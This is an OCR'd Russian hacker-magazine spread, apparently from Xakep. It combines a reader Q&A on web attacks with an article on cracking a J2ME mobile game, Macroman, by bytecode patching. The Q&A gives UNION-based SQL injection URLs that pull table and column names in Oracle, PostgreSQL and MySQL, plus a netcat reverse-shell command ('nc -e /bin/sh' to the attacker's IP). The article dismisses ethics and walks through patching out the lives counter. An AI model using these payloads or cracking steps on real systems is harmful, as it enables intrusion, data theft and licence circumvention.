A: В этой СУБД существуют таблицы, аналогичные INFORMATION_SCHEMA.TABLES и INFORMATION_SCHEMA.TABLES в MSSQL. Это таблицы SYS.USER_TABLES и SYS.USER_TAB_COLUMNS. Узнать из них названия таблиц и колонок так же легко, как и в MSSQL:

```
http://target.com/script.php?p=1 union select table_
      name from sys.user_tables--
```

А также:

```
http://target.com/script.php?p=1 union select column_
      name from sys.user_tab_columns--
```

Для выуживания всех колонок и таблиц поможет оператор rownum. Пример:

```
http://target.com/script.php?p=1 union select
column_name from sys.user_tab_columns where
rownum < 3--
```

Q: НЕ ПОЙМУ, В ЧЕМ ТРАБЛ: ПЫТАЮСЬ ВЫТАЩИТЬ ЧЕРЕЗ УЯЗВИМЫЙ СКРИПТ НАЗВАНИЯ ТАБЛИЦ И СТОЛБЦОВ В POSTGRESQL, НО ОБЛАМЫВАЮСЬ.

A: В старых версиях PostgreSQL нет таблицы INFORMATION_SCHEMA.TABLES/COLUMNS, хранящей названия всех таблиц и столбцов. Возможно, из-за этого и не получается вытащить данные. Но вместо нее имеется таблица PG_TABLES.

Пример:

```
http://target.com/script.php?p=1 union select
      TABLENAME from PG_TABLES/**/
```

Названия столбцов придется подбирать самому.

Q: Я ПРОШУ ДРУГА ПОМОЧЬ МНЕ В ПРОВЕДЕНИИ SQL-INJECTION В MYSQL, А ОН СПРАШИВАЕТ ВЕРСИЮ СУБД. В ЧЕМ ОТЛИЧИЯ ВЕРСИЙ MYSQL?

A: На самом деле отличия очень значительные. Рассмотрим три ветки MySQL по порядку. Не будем затрагивать неважные для нас изменения в версиях.

MySQL 3.* — тут в принципе отсутствует оператор UNION.

MySQL 4.* — появляется оператор UNION.

MySQL 5.* — взломщики баз данных аплодируют программистам MySQL стоя — появилась таблица INFORMATION.SCHEMA_TABLES. Вытащить данные из мускула стало еще легче. Теперь процесс взлома аналогичен взлому MSSQL.

Q: ЕСТЬ НЕСКОЛЬКО ПРОСТЫХ ВОПРОСОВ ПО ВЕБ-ВЗЛОМУ:
1. ТОЧНО ЗНАЮ, ЧТО НА СЕРВЕРЕ СУЩЕСТВУЕТ ОПРЕДЕЛЕННАЯ ДИРЕКТОРИЯ, НО, ОБРАЩАЯСЬ К НЕЙ, Я ПОЛУЧАЮ ТОЛЬКО ПУСТУЮ СТРАНИЦУ. В ЧЕМ ДЕЛО?
2. НЕ МОГУ ПОДОБРАТЬ ИМЕНА ТАБЛИЦ И КОЛОНОК В БД. КАК БЫТЬ?

A: 1. Админы не забили на безопасность и создали файл .htaccess, ограничивающий просмотр диры по IP-адресу просматривающего.

2. Когда вопрос касается технического аспекта взлома, так просто сказать ничего нельзя. Ну а вообще, иногда названия переменных html-форм совпадают с реальными названиями таблиц/колонок. К примеру, имеем форму для входа в админку, смотрим ее код:

```
<div class="inputlabel">Имя</div>
<div><input title="Введите ваше имя " name="usrname"
      type="text" class="inputbox" size="15" /></div>
<div class="inputlabel">Пароль</div>
<div><input title="Здесь введите пароль " name="pass"
      type="password" class="inputbox" size="15" /></
      div>
```

Видим передаваемые скрипту параметры usrname и pass. Пытаемся использовать их в качестве имен колонок.



```
http://target.com/script.php?p=1 union select
      username, pass from table_name/*
```

Если известно название уязвимого движка и его сорцы есть в интернете, просто качаем их и смотрим файл, отвечающий за создание структуры БД (чаще всего это install.php). В таком скрипте прописаны команды для созданию таблиц и столбцов в базе данных.

К примеру, есть бажная CMS — Target CMS. Смотрим кусок кода из файла install.php:

```
...
CREATE TABLE accounts(
id INT PRIMARY KEY,
username CHAR(10),
password CHAR(8),
email CHAR(20)
...
```

Здесь мы видим структуру будущей БД — нужные нам названия таблиц и столбцов.

Q: НЕДАВНО ВСТРЕТИЛ НЕПОНЯТНЫЙ МНЕ ТЕРМИН — REVERSE TELNET. ЧТО ЭТО?

A: Думаю, ты слышал о back-connect. Так вот это и есть тот самый реверсивный телнет. На всякий случай напомню, что back-connect — это инициализация telnet-соединения сервером к взломщику. Используется для обхода на взломанном сервере файрвола, препятствующего прямому соединению хакера с сервером. Для reverse telnet используется известная утилита Netcat, запущенная на ПК взломщика и на самом взламываемом сервере.

У себя в telnet мы пишем следующее:

```
nc -l -p 123
```

Так мы запускаем Netcat в режиме ожидания подключения к локальному порту 123.

На сервере, инициализирующем соединение, пишем:

```
nc -e /bin/sh НАШ_IP 123
```

Q: НУ А КАК МНЕ, КАК АДМИНУ, ЗАЩИТИТЬСЯ ОТ ВОЗМОЖНОСТИ ПОДКЛЮЧЕНИЯ ЧЕРЕЗ ОБРАТНЫЙ ТЕЛНЕТ?

A: Запретить через брандмауэр соединения, исходящие от внутреннего узла или web-сервера, а также правильно расставить chmod'ы на исполняемые файлы, позволив использовать их только владельцам.

Q: ХОЧУ УСТРОИТЬ СВОЕМУ ПРОЦУ ЧТО-ТО ВРОДЕ BENCHMARK'А ПО ВЗЛОМУ MD5. ЭТО ВОЗМОЖНО?

A: Конечно. Скачиваем MDCrack (http://membres.lycos.fr/mdcrack) и запускаем из консоли с ключом benchmark:

```
MDCrack-sse.exe --benchmark
```

Q: СКОРО СТАНУ ДИПЛОМИРОВАННЫМ СПЕЦОМ ПО ИНФОБЕЗУ — ПОЯВИЛАСЬ ПАРА ВОПРОСОВ ПО ТРУДОУСТРОЙСТВУ:
1. СЕЙЧАС В СЕТИ КУЧА ОНЛАЙН-ТЕСТОВ ПО САМЫМ РАЗНЫМ ОБЛАСТЯМ, В ТОМ ЧИСЛЕ И ПО ИБ. ИМЕЕТ ЛИ СМЫСЛ ЕГО ПРОХОДИТЬ И БУДЕТ ЛИ ОН ИГРАТЬ РОЛЬ ПРИ ТРУДОУСТРОЙСТВЕ?
2. КАКИЕ КОНКРЕТНО ФАКТОРЫ ВЛИЯЮТ НА ТРУДОУСТРОЙСТВО И ЗАРАБОТНУЮ ПЛАТУ В ОБЛАСТИ ИБ?
3. КАКИЕ КОНКРЕТНО НАВЫКИ ТРЕБУЮТСЯ ПРИ ТРУДОУСТРОЙСТВЕ СПЕЦИАЛИСТОМ ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ?

A: 1. Сертификаты пройденных ру-тестирований в серьезных компаниях не котируются. Главную роль играют опыт работы в нужной для конторы области (ИБ, к примеру) и навыки, перечень которых также устанавливает контора-работодатель. Кроме того, в ру-сегменте мне не встречались качественные, проверенные временем тестирования по информационной безопасности. Но если у тебя есть опыт работы и необходимые знания, тогда сертификат может быть плюсом.

2. Как я уже сказал, соответствующие навыки и, главное, опыт. Как правило, компаниям требуются сотрудники с опытом работы 1-3 года. Далее, большое значение имеют рекомендации с места прежней работы. Даже если сначала, при собеседовании, тебе никто не сказал, что требуется знание английского языка, все равно не стоит расслабляться — рано или поздно хорошее владение техническим инглишем обязательно понадобится.

3. Заранее скажу, что в большинстве случаев после окончания вуза (все зависит от специальности) многие навыки приходится осваивать самостоятельно.

Вот пример требований к кандидату в среднестатистической фирме, в которой открыта вакансия специа по ИБ:

Языки программирования: C/C++, Assembler x86.

Знание сетевых технологий, сетевых протоколов на низком уровне, опыт разработки.

Знание архитектуры OS, Win32 API, особенностей загрузки модулей, организации heap и др.

Желательно: знание DDK, принципов низкоуровневых перехватов системных функций, работа с внутренними недокументированными структурами OS.

Знание IDA/SoftICE/WinDBG.

Умение работать с технической документацией, проведение «исследований».

Опыт по анализу существующих proof of concept (PoC) уязвимостей, exploits, shellcodes, leaktests (для firewall и HIPS).

Опыт поиска уязвимостей в пользовательских приложениях, системных сервисах, разработки демонстрационных эксплойтов под них.

Представление о HTML, DHTML, JavaScript, VBScript с точки зрения возможных угроз.

Желательно: опыт тестирования firewall на предмет безопасности.

Желательно: опыт обхода content-фильтров (http), IDS.

Желательно: опыт обхода существующих средств защиты разграничения доступа, HIPS, антивирусов, firewall.

Навыки reverse engineering и/или penetration testing, знание vx/rootkit-технологий.

Q: ХОЧУ «ОТПУГНУТЬ» ЮНЫХ КУЛ-ХАКЕРОВ ОТ СВОЕГО ЕЩЕ НЕ ПРОТЕСТИРОВАННОГО PHP-ДВИЖКА. ВОЗМОЖНО ЛИ ЭТО?

A: Да. Я не буду вспоминать наипростейшие средства, которые уже были описаны в FAQ'е. Как вариант — обработка файлов с различными расширениями как PHP-скриптов:

```
AddType application/x-httpd-php .pl .asp .html .htm
```


Теперь можно указать нашим скриптам любое обозначенное выше расширение.

КРИС КАСПЕРСКИ

МОБИЛЬНОЕ УКРОЩЕНИЕ

ОСНОВЫ ВЗЛОМА МОБИЛЬНЫХ ИГР

НАДОЕЛО ПЛАТИТЬ ЗА МОБИЛЬНЫЕ ИГРЫ? ЗАКОЛЕБАЛА ЧЕРЕДА БЕСКОНЕЧНЫХ СМЕРТЕЙ? ХОЧЕТСЯ ПЕРЕДЕЛАТЬ СПРАЙТЫ/ТЕКСТЫ/ЗАСТАВКУ ПОД СВОЙ ВКУС? НЕТ НИЧЕГО ПРОЩЕ! МОБИЛЬНЫЕ ИГРЫ ВЕСЬМА КОМПАКТНЫ И ПОТОМУ ПРОСТЫ ДЛЯ ВЗЛОМА И АНАЛИЗА, А НАДРУГАТЬСЯ НАД НИМИ ПО СИЛАМ ДАЖЕ НАЧИНАЮЩЕМУ ХАКЕРУ. ЭТА СТАТЬЯ ПОМОЖЕТ ЕМУ СДЕЛАТЬ ПЕРВЫЕ ШАГИ, ПОСЛЕ КОТОРЫХ ОН БУДЕТ ОТТАЧИВАТЬ ХАКЕРСКОЕ МАСТЕРСТВО УЖЕ САМОСТОЯТЕЛЬНО.



Популярность мобильных игр стремительно растет. Они прочно оккупировали рынок сотовых телефонов, коммуникаторов, смартфонов, карманных компьютеров и других аналогичных устройств. Большинство игр распространяется на условно-бесплатной основе: когда необходимо платить, иначе блокируют часть возможностей и/или ограничивают количество запусков. Но даже полностью бесплатные игры не лишены недостатков. Неудобное управление, быстро кончающиеся жизни — да мало ли существует причин, побуждающих хакера дорабатывать код в соответствии со своими предпочтениями? Этические проблемы взлома нас не волнуют, поэтому мы немедленно переходим к технической части, благо хвост уже зудит, чешется и рвется в бой. О взломе мобильных игр написано много, но все как-то неконкретно и не в тему. Не так-то просто обобщить свой опыт и передать его другим. Но я все же попробовал.


МОБИЛЬНЫЕ ПЛАТФОРМЫ

Основная масса мобильных игр (по некоторым оценкам аж до ~70%) пишется на Java, а точнее, на J2ME, что расшифровывается как Java 2 Micro Edition. Это урезанная версия языка Java, ориентированная на маломощные системы и поддерживающая огромное множество мобильных устройств. Вместо живого машинного кода, сотовому телефону подсовывают так называемый «байт-код», исполняющийся на виртуальной Java-машине (Java Virtual Machine, или сокращенно JVM). Теоретически игра, написанная для одного сотового телефона, будет работать на любом другом, независимо от особенностей его аппаратного обеспечения, что очень хорошо (хотя на практике переносимость намного хуже). Расплачиваться за это приходится драматическим падением производительности в условиях и без того маломощных микропроцессоров.

Продвинутые игры (наподобие Fight Hard 3D и RiderX 3D) пишутся на чистом машинном коде и потому могут исполняться только на микропроцессорах одного семейства (например, ARM 6), что ограничивает сферу их применения. В настоящей статье они не рассматриваются. Поскольку нельзя объять необъятное, мы сосредоточимся исключительно на взломе Java-приложений, а до Fight Hard доберемся не раньше, чем я куплю соответствующий сотовый телефон.

ЧЕМ МЫ БУДЕТ ЛОМАТЬ

Выбор хакерского инструментария — дело сугубо личное и, можно даже сказать, интимное. Поэтому не следует воспринимать приведенный ниже список как догму. Это всего лишь один из вариантов. Практически все обозначенные утилиты реализованы в двух-трех вариантах, как консольных, так и графических. Так что каждый может найти программу на свой вкус. Предлагаемая подборка включает в себя только бесплатные программы, игнорируя их коммерческие аналоги, иначе это не хакерство получилось бы, а сплошной рекурсивный спуск (чтобы сломать мобильную игру, нужно хакнуть программу, которая ее ломает).


Дизассемблированный байт-код в IDA Pro


Модификация байт-кода в JavaBite

Прежде всего нам потребуется спецификация на байт-код виртуальной Java-машины, выложенная на официальном сайте корпорации Sun (на английском языке): http://java.sun.com/docs/books/jvms/second_edition/html/VMSpecTOC.doc.html, при этом знать сам язык Java нисколько не обязательно, хотя и желательно. Во всяком случае, я несколько лет успешно хачил Java-приложения непосредственно в JVM, пока, наконец, не купил «Горький вкус Java» Брюса Тейта и не разобрался с основными языковыми концепциями, которые, кстати сказать, ничуть не облегчили ни дизассемблирование байт-кода, ни его анализ.

Лучшим дизассемблером Java-программ была и остается легендарная IDA Pro, распространяющаяся на коммерческой основе за нехилые деньги, однако при желании можно обойтись и без нее, воспользовавшись штатным дизассемблером, входящим в бесплатный Java SDK, или любой другой утилитой аналогичного назначения, которых в последнее время развелось как грибов (смотри JavaBite, описанный ниже).

Чтобы не корячиться над анализом байт-кода, имеет смысл прогнать ломаемое приложение через Java-декомпилятор, выдающий вполне читабельные и структурированные листинги. Java-декомпиляторов существует много. Хороших и разных. Я рекомендую бесплатный avaDec by wl, которым пользуюсь сам и который можно скачать с www.wasm.ru/baixado.php?mode=tool&id=362. Еще стоит попробовать JDecompiler с http://java-decompiler.qarchive.org. Он тоже неплох и бесплатен. Декомпилированный код можно хачить прямо в исходных текстах с последующей рекомпиляцией, но я этого делать не рекомендую, поскольку декомпилятор не всегда работает корректно и повторная компиляция зачастую ведет к краху программы, поэтому лучше патчить непосредственно сам байт-код.

Для модификации байт-кода (то есть «бит-хака») подойдет любой hex-редактор, например всем известный hiew, однако лучше использовать специализированные инструменты, лучшим из которых является бесплатный JavaBite by BitArts, наглядно отображающий дерево классов, а также включающий в себя дизассемблер и ассемблер байт-кода (www.wasm.ru/baixado.php?mode=tool&id=284).

Мобильные игры, как правило, распространяются в виде упакованных jar-файлов, создаваемых одноименной утилитой, входящей в состав Java SDK, однако это не единственно возможный вариант. Архиваторы 7ZIP (бесплатный) и WinAce (условно-бесплатный) справляются со своей задачей ничуть не хуже. Исключение составляют Java-приложения, снабженные цифровыми подписями. Ни 7ZIP, ни WinAce их создавать не умеют, да этого и не требуется. Любой сотовый телефон загрузит jar-архив и без подписи.

Иногда рядом с jar-архивом лежит jad-файл, без которого некоторые модели телефонов откажутся загружать Java-приложение, и тут приходится прибегать к помощи бесплатной утилиты JADgen, генерирующей jad-файлы на основе jar-архивов (http://softsearch.ru/programs/134-892-jadgen-download.shtml).

Некоторые хакеры для проверки работоспособности взломанных игр рекомендуют использовать эмулятор сотового телефона, другие же предпочитают живое железо, тем более что закачать приложение на телефон не проблема. Однако при этом существует возможность завесить аппарат так, что придется вынимать батарею или даже делать полный reset, удерживая определенные клавиши при включении (у каждой модели телефона свои), описание которых можно найти в сервисной документации. Впрочем, риск угробить телефон некорректным взломом очень сильно преувеличен. В 90% случаев некорректный хак пресекается жутко матерящимся Java-верификатором. В 9% случаев игра просто зависает, подвешивая за собой весь телефон. И только на 1% приходится разрушение содержимого энергонезависимой памяти и прочий бэд, так что неуверенным в себе хакерам все-таки стоит пользоваться эмулятором.

ЧТО МЫ БУДЕМ ЛОМАТЬ

А ломать мы будем милую игрушку Macroman (реинкарнацию культовой компьютерной игры, выпущенной в 1979 году японской компанией Namco Topy и реализованной практически на всех 8-битных компьютерах типа ZX-Spectrum), демонстрационная версия которой распространяется бесплатно и валяется практически на любом мобильном сайте: www.cec.ru/Files/macroman_demo.jar.

Поставим себе задачу обессмертить колобка, чтобы игра никогда не кончалась. Главное — разобраться с техникой и стратегией взлома, освоив основные хакерские трюки и приемы. Остальные программы ломаются аналогичным образом, и неважно, что это — вечная жизнь или снятие ограничения с количества запусков.

Короче, кончай курить, мужики! Курить мы будет потом, а сейчас глотнем пива и возьмемся за дело.

КАК МЫ БУДЕМ ЛОМАТЬ


Пускаем мы, значит, Macroman и даем ему умереть в зубах зловредных существ (типа приведений), агрессивно бегающих по лабиринту. На экране появляется надпись: «1 Life Left» («Осталась одна жизнь»). Очевидно, что код, выводящий эту строку, так или иначе связан с кодом, уменьшающим количество жизней при каждом акте поедания колобка. Во всяком случае, во всех императивных языках программирования (к которым принадлежит и Java) ситуация обстоит именно так.

Вот эту строку мы и будем искать. Но сначала распакуем jar-архив, пропустив его через 7ZIP (предварительно изменив расширение с jar на zip). И вот что мы получим в результате:



▶ links

• Macroman — Java-игрушка, над которой мы издеваемся на протяжении всей статьи: www.cec.ru/Files/macroman_demo.jar;
• The JavaTM Virtual Machine Specification Second Edition — официальная спецификация на байт-код Java-машины (на английском языке): http://java.sun.com/docs/books/jvms/second_edition/html/VMSpecTOC.doc.html;
• avaDec 0.9b by wl — хороший Java-декомпилятор, распространяемый на бесплатной основе: www.wasm.ru/baixado.php?mode=tool&id=362;
• IDA PRO — лучший дизассемблер всех времен и народов, поддерживающий также и байт-код виртуальной Java-машины, распространяемый за нехилые деньги: www.idapro.com;
• JavaBite — дизассемблер, ассемблер и модификатор байт-кода JVM в одном флаконе, распространяемый бесплатно с кучей разных плагинов и прочих тулз: www.wasm.ru/baixado.php?mode=tool&id=284;
• JADgen — бесплатный генератор jad-файлов, требуемых некоторыми моделями телефонов: http://softsearch.ru/programs/134-892-jadgen-download.shtml.


Поиск строки «Life» в декомпилированном листинге


Телефон Siemens S55 с ИК-адаптером от iRwave

СОДЕРЖИМОЕ РАСПАКОВАННОГО JAR-АРХИВА С ЛОМАЕМОЙ ИГРОЙ

```
META-INF // директория с файлом манифеста
IMAGES // директория с изображениями лабиринта и спрайтов в png
MACROMAN // директория с файлом
MacromanMidlet.class в байт-коде
b.class // файлы классов в байт-коде
c.class
d.class
e.class
f.class
g.class
```

Берем FAR (или любой другой файл-менеджер), давим <ALT-F7> (Search), вводим маску файлов «*» (все файлы) и строку для поиска «Life Left», которую и обнаруживаем через секунду поиска в файле e.class, занимающем всего 19 Кб. Прогнав e.class через JDec (или любой другой декомпилятор), мы получаем текстовый файл e.java размером порядка 36 Кб. Открываем его в FAR'е по <F4> (Edit), давим <F7> (Search) и вновь ищем строку «Life Left», затаившуюся в недрах следующего кода:

ДЕКОМПИЛИРОВАННЫЙ ФРАГМЕНТ JAVA-ПРОГРАММЫ, НАЙДЕННЫЙ ПОИСКОМ СТРОКИ «LIVE LEFT»

```
if(ax < 0) // <- переменная ax, хранящая в
себе количество жизней
{
        byte4 = 2;
        as1 = new String[2];
        as1[0] = "Game Over";
        as1[1] = "HiScore: " + aq.e;
        break;
}

if(ax == 1)
{
        byte4 = 1;
        as1 = new String[byte4];
        // искомая строка
        as1[0] = ax + " Life Left";
}
```

Машинная логика вполне стандартна и особых пояснений не требует. Если переменная ax становится меньше нуля, мы получаем «Game Over», в противном случае на экран выводится количество оставшихся жизней.
Следовательно, чтобы взломать программу, необходимо найти код, уменьшающий переменную ax на единицу при каждом акте смерти. А как мы его найдем? Да все тем же контекстным поиском! Ищем ax, анализируя прилегающий к ней код. Довольно быстро мы выкупим строку инициализации, устанавливающую начальный счетчик жизней, равный двум (на самом деле трем, поскольку смерть наступает, только если ax меньше нуля):


ФРАГМЕНТ КОДА, ОТВЕЧАЮЩИЙ ЗА НАЧАЛЬНОЕ КОЛИЧЕСТВО ЖИЗНЕЙ

```
private byte ax;
...
av = 0;
ax = 2;
; // инициализация счетчика жизней
f.a(this, a4);
```

Можно, конечно, заменить строку «ax = 2» строкой «ax = 69» (например), но это порочный путь. Во-первых, вечной жизни мы все равно не обретем, а во-вторых, еще неизвестно, как программа отреагирует на такие издевательства (поскольку количество оставшихся жизней отображается в виде колобков внизу экрана, то при слишком большом их числе поведение программы рискует стать непредсказуемым).
Ладно, идем дальше… и видим заветную команду «ax--» в методе f(), уменьшающую значение переменной ax на единицу:

ДЕКОМПИЛИРОВАННЫЙ ФРАГМЕНТ МЕТОДА F(), УМЕНЬШАЮЩЕГО ПЕРЕМЕННУЮ AX (СЧЕТЧИК ЖИЗНЕЙ) НА ЕДИНИЦУ

```
public void f()
{
    MacromanMidlet.c();
    as = 3;
    removeCommand(b);
    if(ay <= 10)
    {
        addCommand(a);
        addCommand(e);
    }
    else
    {
        // здесь уменьшаются жизни!!!
        ax--;
        if(ax < 0)
        {
            addCommand(a);
```



Создание jar-архива с помощью WinAce



С каждой смертью количество жизней увеличивается на единицу

```
            addCommand(e);
            if(av > aq.e)
                aq.e = av;
        }
        else
        {
            addCommand(f);
        }
    }
    c();
}
```

Вот это — то, что нам нужно! Остается найти байт-код, соответствующий этой конструкции языка высокого уровня. Вот тут-то нам и пригодится IDA Pro, ну или утилита JavaBite. Открыв файл e.class в любой из этих программ, переходим к методу f() и внимательно исследуем код на предмет обращений к переменной ax.

Как легко увидеть, в методе f() обращение к переменной ax встречается дважды:

ФРАГМЕНТ ДИЗАССЕМБЛИРОВАННОГО БАЙТ-КОДА МЕТОДА F(), УМЕНЬШАЮЩЕГО ПЕРЕМЕННУЮ AX (СЧЕТЧИК ЖИЗНЕЙ) НА ЕДИНИЦУ

```
met016_44:
                ; CODE XREF: f_1+22^j
aload_0 ; var016_0
dup
getfield ax B   ; // читаем переменную ax, закидывая ее
на стек
iconst_1        ; // закидываем на стек константу 1
isub            ; // стягиваем со стека две ячейки и вы-
читаем их
int2byte        ; // преобразуем в int и забрасываем на
стек
putfield ax B   ; // обновляем содержимое переменной ax
aload_0         ; var016_0
getfield ax B
ifge met016_106
```

А что если заменить команду isub (опкод 64h/100) «парной» ей командой iadd (опкод 60h/96)? Эту операцию легко осуществить в любом hex-редакторе, например в hiew'е. Просто ищем последовательность «042/089/180 001 199/004/100/145/181 001 199» (окружающую инструкцию isub) и меняем 100 на 96. Тогда при каждом столкновении со злобными приведениями количество жизней будет увеличиваться на единицу и... в конце концов мы получим незапланированное переполнение и наступит трындец. А нам трындеца не надо! Нам надо корректный взлом.

Хорошо! Попробуем заменить инструкцию isub командой nop (опкод 00h). Кстати говоря, это можно сделать прямо в JaveBite, не прибегая к помощи hiew'а. Достаточно подвести курсор к isub, щелкнуть правой кнопкой мыши и в появившемся контекстном меню выбрать пункт Edit Instuction. Откроется диалоговое окно со списком всех возможных команд. Находим nop, жмем OK и давим <Ctrl-S> (Save Class), чтобы сохранить результаты правки на диск.

Вот только результаты эти, мягко говоря, довольно удручающие. При запуске программы Java-верификатор завершает ее выполнение в принудительном порядке. Это в x86-процессорах, с их регистровой архитектурой, инструкцию SUB можно безболезненно менять на NOP. Виртуальная машина Java «исповедует» иной принцип, и аргументы команды isub предварительно забрасываются на вершину стека в расчете на то, что она стащит их оттуда. Изменение isub на nop вызывает дисбаланс стека, и, чтобы восстановить статус-кво, необходимо также занопить и команду iconst_1. Инструкцию int2byte можно не трогать, поскольку она дает нулевой побочный эффект, сохраняя стек в том состоянии, в каком он был до ее вызова.


Короче говоря, корректно хакнутый байт-код выглядит так:


БАЙТ-КОД, ПОЛУЧИВШИЙ «БЕССМЕРТИЕ»

```
met016_44:
; CODE XREF: f_1+22^j
aload_0 ; var016_0
dup
getfield ax B   ; // читаем переменную ax, закидывая ее
на стек
nop             ; // ничего не делаем
nop             ; // ничего не делаем
int2byte        ; // преобразуем в int и забрасываем на
стек
putfield ax B   ; // обновляем содержимое переменной ax
```

Мы сохраняем изменения в класс-файле по <Ctrl-S> (или по <F9>, если мы работаем в hiew'е) и нам остается только упаковать все файлы обратно в jar-архив и залить его на сотовый телефон. Для тестирования, так сказать.


При использовании WinAce достаточно выделить все файлы (включая каталоги), в типе архива указать JavaSoft-Jar и плюхнуться на OK. А вот среди выходных форматов, поддерживаемых архиватором 7ZIP, никакого jar'а нет! То есть он, конечно, есть, просто называется ZIP'ом.




Macroman Demo от компании Macrospace



Счетчик жизней, навечно застывший на отметке «2»



Внешний вид Java-декомпилятора

В Archive format указываем ZIP, в Compression level — Normal, поле Compression method выставляем в Deflate. Остальные параметры оставляем по умолчанию — как есть. Главное — не забыть вместо расширения zip указать jar. Ну а имя файла может быть каким угодно.

ЗАЛИВАЕМ ИГРУ НА ТЕЛЕФОН

Вот мы имеем свежехакнутый файл Macroman.jar. Будем заливать его на телефон? А то! Сделать это можно разными путями. Например, по инфракрасному порту, голубому зубу, прямому кабельному соединению или выкладывая файл на свой собственный http-сервер, а потом стягивая его оттуда через GPRS. В общем, вариантов множество. Лично я предпочитаю ИК.

Итак, игра залита на телефон и... дрожащими от волнения руками (все-таки наш первый взлом, как-никак), мы едва попадаем по клавишам, запуская игру. О чудо!!! Она работает (то есть не падает)! И самое главное — счетчик жизней навечно застыл на отметке «2». Мы обрели бессмертие, а вместе с тем утратили весь игровой азарт и интерес :). Ну какой интерес играть в игры? Вот ломать их — настоящий кайф!

ЗАКЛЮЧЕНИЕ, ИЛИ ЧТО ЕЩЕ МОЖНО СДЕЛАТЬ

Вот мы и совершили наш первый взлом мобильной игры! Как видишь, ничего сложного и сверхъестественного в этом нет. Не маги программы ломают. Это доступно каждому! Главное — сделать первый шаг, а там уж поле деятельности практически безгранично. Можно заменить все текстовые строки, в том числе относящиеся к копирайту компании-создателя. Не то чтобы это было законно, но показывать друзьям мобилу с надписью «Hacked by...» достаточно приятно.

Более творчески настроенные кодокопатели наверняка уже загружают спрайты в графический редактор, коверкая их в готическом хакерском стиле, или меняют логотип на заставке, который также находится в png-файлах, собранных в директории image.

Конечно, мы рассмотрели простейший случай взлома незащищенной программы. Некоторые игры и приложения тем или иным образом проверяют целостность байт-кода, а также пропускаются через обфускаторы, добавляющие «мусорные» инструкции, которые отвлекают внимание и затрудняют анализ, но базовая техника взлома при этом все равно остается той же. «Найти и обезвредить» — вот наш девиз! Знания приходят с опытом, а опыт — со временем, проведенным за ломанием игр. Да, и еще: не слишком-то распространяйся о своих хакерских наклонностях. А то ведь и повязать могут, хотя «взлом для себя» закон не запрещает, но это уже тема совсем другого разговора.

